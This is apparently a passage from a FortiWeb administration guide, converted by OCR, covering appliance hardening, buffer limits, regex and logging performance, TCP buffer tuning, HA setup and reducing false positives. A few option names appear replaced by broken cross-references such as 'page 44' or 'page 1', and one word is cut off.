

Strengthening passwords and the idle timeout **System > Admin > Settings**



Restrict administrative access to a single network interface (usually port1) and allow only the management access protocols needed in System > Network > Interface



Use only the most secure protocols. Disable PING, except during troubleshooting. Disable HTTP, SNMP, and Configuring the network settings unless the network interface only connects to a trusted, private administrative network. For details, see Configuring the network interfaces on page 117.

Restricting accepted administrative protocols in the Edit Interface dialog in System > Network > Interface

- Disable all network interfaces that should not receive any traffic.

  For example, if administrative access is typically through port1, the Internet is connected to port2, and web servers are connected to port3, you would disable ("bring down") port4. This would prevent an attacker with physical access from connecting a cable to port4 and thereby gaining access if the configuration inadvertently allows it.
- Similar to applying trusted host filters to your FortiWeb administrative accounts, apply URL access control rules to limit potentially malicious access to the administrative accounts of each of your web applications from untrusted networks. For details, see Restricting access to specific URLs on page 526.

User access

- Authenticate users only over encrypted channels such as HTTPS, and require mutual authentication—the web server or FortiWeb should show its certificate, but the client should **also** authenticate by showing its certificate. Password-based authentication is less secure than PKI authentication. For certificate-based client authentication,

see How to apply PKI client authentication (personal certificates) on page 312. For certificate-based server/FortiWeb authentication, see How to offload or inspect HTTPS on page 294.

- Immediately revoke certificates that have been compromised. If possible, automate the distribution of certificate revocation lists. For details, see Revoking certificates on page 329.

Signatures & patches

- Upgrade to the latest available firmware to take advantage of new security features and stability enhancements. For details, see Updating the firmware on page 83.
- Use FortiWeb services to take advantage of new definitions for viruses, predefined robots, data types, URL patterns, disreputable clients, and attack signatures.
- Update methods can be either:
- Manual (see Uploading signature & geography-to-IP updates on page 426 or Manually initiating update requests on page 425)
- Automatic (see Scheduling automatic signature updates on page 423)

System > Config > FortiGuard

- Regularly update FortiWeb FortiGuard Subscription Services.
- Schedule updates often.

Buffer hardening

While analyzing traffic, FortiWeb's HTTP parser must extract and buffer each part in the request or response. The buffer allows FortiWeb to scan and/or rewrite it before deciding to block or forward the finished traffic. Buffers are not infinite—due to the physical limitations inherent in all RAM, they are allocated a maximum size. If the part of the request or response is too large to fit the buffer, FortiWeb must either pass or block the traffic without further analysis of that part.

Practically speaking, while oversized requests are not common, when they do exist, they may be harmless. Movie uploads are a common example. HTTP `GET` requests involving many database queries with encrypted values are another example. In these cases, hardening the buffer could result in many false positives during normal use. Such false positives are to be avoided because the flood of information could distract you from real attacks.

In terms of attacks, large DoS attacks from a single attacker are impractical: if the attacking host must consume its own bandwidth or CPU faster than the web server can process it, the attack won't work. Therefore DoS request traffic is unlikely to be oversized.

Determined attackers, though, often craft oversized requests to mask an exploit. Tactics to pad an attack with harmless data in order to push the payload beyond the scan buffer are popular with more knowledgeable and motivated APT attackers, and with black hat researchers crafting exploit packages for Metasploit and other tools that ultimately land in the hands of script kiddies. Similar to buffer overflow attacks, these padded attacks attempt to bypass and exploit inherent limits. If a request cannot fit into the buffer, it might be a padded attack.

If your web applications do not require oversized requests to work, you can toughen security by blocking oversized requests. Configure HTTP constraints with Malformed Request on page 515 etc. For details, see HTTP/HTTPS protocol constraints on page 509. Also configure exceptions for URLs that require you to ignore the buffer limitations, such as music or movie uploads.

To determine your appropriate HTTP constraints, first observe your normal traffic. Compare it with FortiWeb's buffer counts and maximum sizes.

FortiWeb buffer configuration

Buffer	Limit	Block oversized requests using
URL size, excluding appended parameters and the parameter delimiter (?) (e.g. `/path/to/app`)	Usually 2 KB	Malformed Request on page 515
URL parameters' total size	Buffer	Total URL Parameters Length on page 511
URL parameter's individual size	Configurable. See `HTTP-cachesize` in the *FortiWeb CLI Reference* (HTTPs://docs.fortinet.com/product/fortiweb/).	Malformed Request on page 515
Number of parameters	64	Malformed Request on page 515
HTTP header lines' total size	4 KB	Header Length on page 510
HTTP header line's individual size	Buffer	Total URL Parameters Length on page 511
Number of HTTP header lines	32	Number of Header Lines in Request on page 513
Cookies' total size	2 KB	Malformed Request on page 515
Number of cookies	32	Number of Cookies In Request on page 515
Adobe Flash (AMF) parameters' total size	Buffer	Total URL Parameters Length on page 511
Number of Adobe Flash (AMF) parameters	32	Malformed Request on page 515
File uploads' total size	Buffer	Body Length on page 514
Number of file uploads	8	Malformed Request on page 515

Other buffers also exist. Their limitations, however, vary dynamically.

Enforcing valid, applicable HTTP

- If your web server does not require anything other than `GET` or `POST`, disable unused HTTP methods to reduce vectors of attack. For details, see Specifying allowed HTTP methods on page 534.

- Enforce RFC compliance and any limitations specific to your back-end web servers or applications to defeat exploit attempts. For details, see HTTP/HTTPS protocol constraints on page 509 and Limiting file uploads on page 499.

Sanitizing HTML application inputs

Most web applications are not written with security in mind, and do not correctly sanitize input. Before a signature or patch is available, you can still block new input-related attacks by rejecting all invalid input that could potentially break the intended behavior of ASP, PHP, JavaScript or other applications. For details, see Validating parameters (“input rules”) on page 490 and Preventing tampering with hidden inputs on page 495.

Improving performance

When you configure your FortiWeb appliance and its features, there are many settings and practices that can yield better performance.

System performance

- Delete or disable unused policies. FortiWeb allocates memory with each server policy, regardless of whether it is actually in active use. Configuring extra policies unnecessarily consumes memory and decreases performance.
- To reduce latency associated with DNS queries, use a DNS server on your local network as your primary DNS. For details, see Configuring DNS settings on page 141.
- If your network’s devices support them, you can create one or more VLAN interfaces. VLANs reduce the size of a broadcast domain and the amount of broadcast traffic received by network hosts, which improves network performance. For details, see Adding VLAN subinterfaces on page 121.
- If you have enabled the server health check feature as part of a server pool and one of the pool members is down for an extended period, you can improve the performance of your FortiWeb appliance by disabling the physical server, rather than allowing the server health check to continue checking for the server's responsiveness. For details, see Configuring server up/down checks on page 155.
- Use the least intensive, earliest possible scan to deflect attacks. For details, see Sequence of scans on page 22.
- Use **Period Block** if possible as the Action on page 669 setting for DoS protection rules. This setting allows FortiWeb to conserve scanning resources that are under heavy demand during a DoS or DDoS attack.

Antivirus performance

- Disable scanning of BZIP2 if it is not necessary.
- Reduce the scanning buffer to the minimum necessary.
- Reduce the number of redundant levels of compression that FortiWeb will scan. Normally, people will not put a ZIP file within a ZIP file, because it is inconvenient to open and does not offer significant compression ratio improvements. Nested compression is usually used by viruses to bypass antivirus scanners.

Regular expression performance tips

- **Use a simple string instead if possible.** Generally, regular expressions should only be used when defining all matching text requires a complex pattern. Regular expressions such as:
  `^.*/index\.html$ are usually more computationally intensive than a literal string comparison such as: /index.html`

- **Reduce evaluation complexity.**

Short regular expressions can sometimes be more complex to compute. Don't look at the number of characters in the regular expression. Instead, think of both the usual and worst possible case in the match string: the maximum number of characters that must be compared to the pattern before a match can be verified or not.

The usual case will tell you the average CPU and RAM load. The worst case will tell you if your regular expression could sometimes cause potential hang-like conditions, temporarily blocking traffic throughput until it finishes evaluating.

If the worst possible match string is short and not complex to match, the regular expression may not be worth your time to optimize.

If missed matches are an acceptable performance trade-off (for example, if matching 99% of cases is efficient, but matching 100% of cases would require deep recursion), or if you do not need to match the whole text, remove the unnecessary part of the regular expression.

For example, if a phone number always resembles 555-5555, your regular expression would not have to accommodate cases where a space separates the numbers, or it is prefixed by a country code. This is less comprehensive, but also less CPU-intensive.

- **Avoid backtracking** (i.e. revisiting the match string after failing to match part of the pattern). Backtracking occurs when regular expression features use recursion (definite or indefinite). **This can increase execution time exponentially.** Examples include the following:
- **Avoid nested parentheses with indefinite repeats** such as:

  `^((a+)b+)*`

  which can take a very long time to evaluate, especially if a long string does not match, but this cannot be determined until the very last character is evaluated.

  In the above example, both the `+` and `*` indicate matches that repeat potentially infinitely, forcing the regular expression engine to continue until it finds the longest possible match (or runs out of RAM; see "Killing system-intensive processes" on page 1). Using both in a nested set of parentheses compounds the problem.
- Minimize capture groups and back-references such as:

  `(/a)(/b)/(c)`

  `$0$1\?user=$2`

  To use back-references, FortiWeb must keep the text that matched the capture groups in memory, which increases RAM consumption.
- Order matters if using alternate match patterns (e.g., multiple patterns are concatenated with a pipe (`|`). Put rare patterns last. If you put less likely patterns first, most times FortiWeb will be evaluating the string multiple times—not once—before it finds a match. This significantly decreases performance.

  When comparing single characters, use character classes such as:

  `[abc]`

  instead of alternative matches like

  `(a|b|c)`

Match character by character, not word by word. If words begin with the same characters, it is not efficient to evaluate the beginning of the match string multiple times—once for each possible word.

For example, to match the words “the”, “then”, “this”, and “these”, this expression is easy to read, but inefficient because it evaluates the first two characters (“th”) up to 4 times:

```
\b(this|the|then|these)\b
```

While harder to read, this expression improves performance, evaluating “th” once, and will match the most common word in English (“the”) before considering less probable words:

```
\bth(e(n|se)|is)\b
```

- Reduce nested quantifiers such as:

  (abc)+

  (abc){1,6}

  Worst-case evaluations do not increase computation time linearly, but exponentially. When such an expression is compiled, it also consumes much more RAM. Use the smallest possible repetition, or an alternative expression.
- Avoid Unicode character properties such as `/p{Nd}` if you can use a character class instead. Due to the huge numbers and complexity of potential matches in Unicode, these can be dramatically slower.
- Avoid look-ahead match conditions such as:

  ```
  ?!abcdefge
  ?=abcdefge
  ```

  To do this, FortiWeb must make additional computations—in the example above, 8 in the best case scenario, an immediate match. FortiWeb also must keep the originally consumed match string in memory while it does this, which increases RAM consumption.

Logging performance

- If you have a FortiAnalyzer, store FortiWeb’s logs on the FortiAnalyzer to avoid resource usage associated with writing logs to FortiWeb’s own hard disks. For details, see Configuring log destinations on page 798.
- If you do not need a traffic log, disable it to reduce the use of system resources. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.
- Reduce repetitive log messages. Configure the alert email settings to define the interval that emails are sent if the same condition persists following the initial occurrence. For details, see Configuring email settings on page 819.
- Avoid recording log messages using low severity thresholds, such as information or notification, to the local hard disk for an extended period of time. Excessive logging frequency saps system resources and can cause undue wear on the hard disk and may cause premature failure. For details, see Configuring log destinations on page 798.

Report performance

Generating reports can be resource intensive. To avoid performance impacts, consider scheduling report generation during times with low traffic volume, such as at night and on weekends. For details, see Scheduling reports on page 833.

Keep in mind that most reports are based upon log messages. All caveats regarding log performance also apply.

Vulnerability scan performance

Vulnerability scan performance depends on the speed and reliability of your network. It also can be impacted by your configuration. For details, see Vulnerability scans on page 699.

Packet capture performance

Packet capture can be useful for troubleshooting but can be resource intensive. To minimize the performance impact on your FortiWeb appliance, use packet capture only during periods of minimal traffic. Use a local console CLI connection rather than a Telnet or SSH CLI connection, and be sure to stop the command when you are finished. For details, see "Packet capture" on page 1.

TCP transmission performance tuning

FortiWeb allows you to tune TCP transmission performance by adjusting the buffer parameter of TCP connections through the CLI over high-bandwidth, high-latency networks. Large-size file transmissions (usually larger than 150MB) or serious traffic congestion between FortiWeb and backend servers is a common situation that might cause clients to experience poor TCP performance.

The `tcp-buffer` option in `system network-option` defines the TCP_mem variable to indicate to FortiWeb how the TCP stack should behave regarding memory usage. It consists of three values (the values are measured in memory pages):

- **low:** This value indicates the peformance value for a desired low memory usage threshold. Below this point, the TCP stack does not adjust the memory usage by interacting with TCP receive and send buffers for the sockets.
- **pressure:** This value tells FortiWeb the point at which it must start pressuring memory usage down. Memory pressure is continued until the memory usage enters the lowe threshold and it maintains the default behavior of the low threshold. This downward pressure is applied by adjusting the TCP receive and send buffers for the sockets until the low threshold performance can be maintained.
- **high:** This value indicates the maximum memory pages FortiWeb may use. If this value is reached, TCP streams and packets are dropped until FortiWeb begins using fewer memory pages again.

Setting the `tcp-buffer` option as `default`, `high`, or `max` from the CLI specifies the three values to FortiWeb as following:

while `tcp-buffer=default`, (low, pressure, high) = (16384, 32768, 65536)

while `tcp-buffer=high`, (low, pressure, high) = (16384, 87380, 629145)

while `tcp-buffer=max`, (low, pressure, high) = (16384, 174760, 1258290)

Note that although the tcp-buffer option can provide an increase in throughput on high bandwidth networks, it decreases the number of concurrent TCP connections established on FortiWeb.

Example

```
config system network-option
   set tcp-buffer high
end
```

Improving fault tolerance

To enhance availability, set up two FortiWeb appliances to act as an active-passive high availability (HA) pair. If your main FortiWeb appliance fails, the standby FortiWeb appliance can continue processing web traffic with only a minor interruption. For details, see FortiWeb high availability (HA) on page 44.

Keep these points in mind when setting up an HA pair:

- Isolate HA interface connections from your overall network.

  Heartbeat and synchronization packets contain sensitive configuration information and can consume considerable network bandwidth. For best results, directly connect the two HA interfaces using a crossover cable. If your system uses switches instead of crossover cables to connect the HA heartbeat interfaces, those interfaces must be reachable by Layer 2 multicas
- When configuring an HA pair, pay close attention to the options FortiWeb high availability (HA) on page 44 and FortiWeb high availability (HA) on page 44.

  FortiWeb broadcasts ARP/NS packets to the network to ensure timely failover. Delayed broadcast intervals can slow performance. Set the value of FortiWeb high availability (HA) on page 44 no higher than needed.

  When FortiWeb broadcasts ARP/NS packets, it does so at regular intervals. For performance reasons, set the value for FortiWeb high availability (HA) on page 44 no greater than required.

  Some experimentation may be needed to set these options at their optimum value. For details, see FortiWeb high availability (HA) on page 44.

Alerting the SNMP manager when HA switches the primary appliance

Use SNMP to generate a message if the HA heartbeat fails.

Configure an SNMP community and enable the **HA heartbeat failed** option. For details, see Configuring an SNMP community on page 823.

Reducing false positives

Focusing your energies on real attacks is vital. But often attacks differ from normal traffic in subtle ways that can cause confusion. How many of your attack logs are real, and how many are false positives?

Are 20 requests per second per client a DoS attack? Is a request URL with 250 characters abnormally long? Should form inputs allow SQL queries?

Normal traffic is your best judge. Use it to adjust your FortiWeb's protection settings and reduce attack logs that aren't meaningful.

For example, social media buttons for Twitter append an encoded version of your web page's URL as long parameters named `original_referer` and `url` after the request URL to twitter.com.



This is normal, and used by Twitter to pre-fill the viewer's tweet about your website. This way, your readers do not need to manually abbreviate and then paste your URL into their tweet. Long request URLs (and parameters) are therefore typical for Twitter, and therefore would **not** necessarily be indicative of a security bypass attempt.

On other web applications, however, where URLs and parameters are short, URLs as long parameters might be suspicious—it could be part of a clickjacking, URL-encoded shell code, or padded exploit. In those cases, you might create a shorter HTTP constraint. For details, see HTTP/HTTPS protocol constraints on page 509.

Likewise, a single corporate front page or Zenphoto gallery page might involve 81 requests for images, JavaScripts, CSS pages, and other external components. A search page, however, might normally only have 6 requests, and merit a lower threshold when configuring rate limiting. For details, see DoS protection on page 666.

This means that "normal" is often relative to your web applications.



Site A

81 requests total

Site B

6 requests total

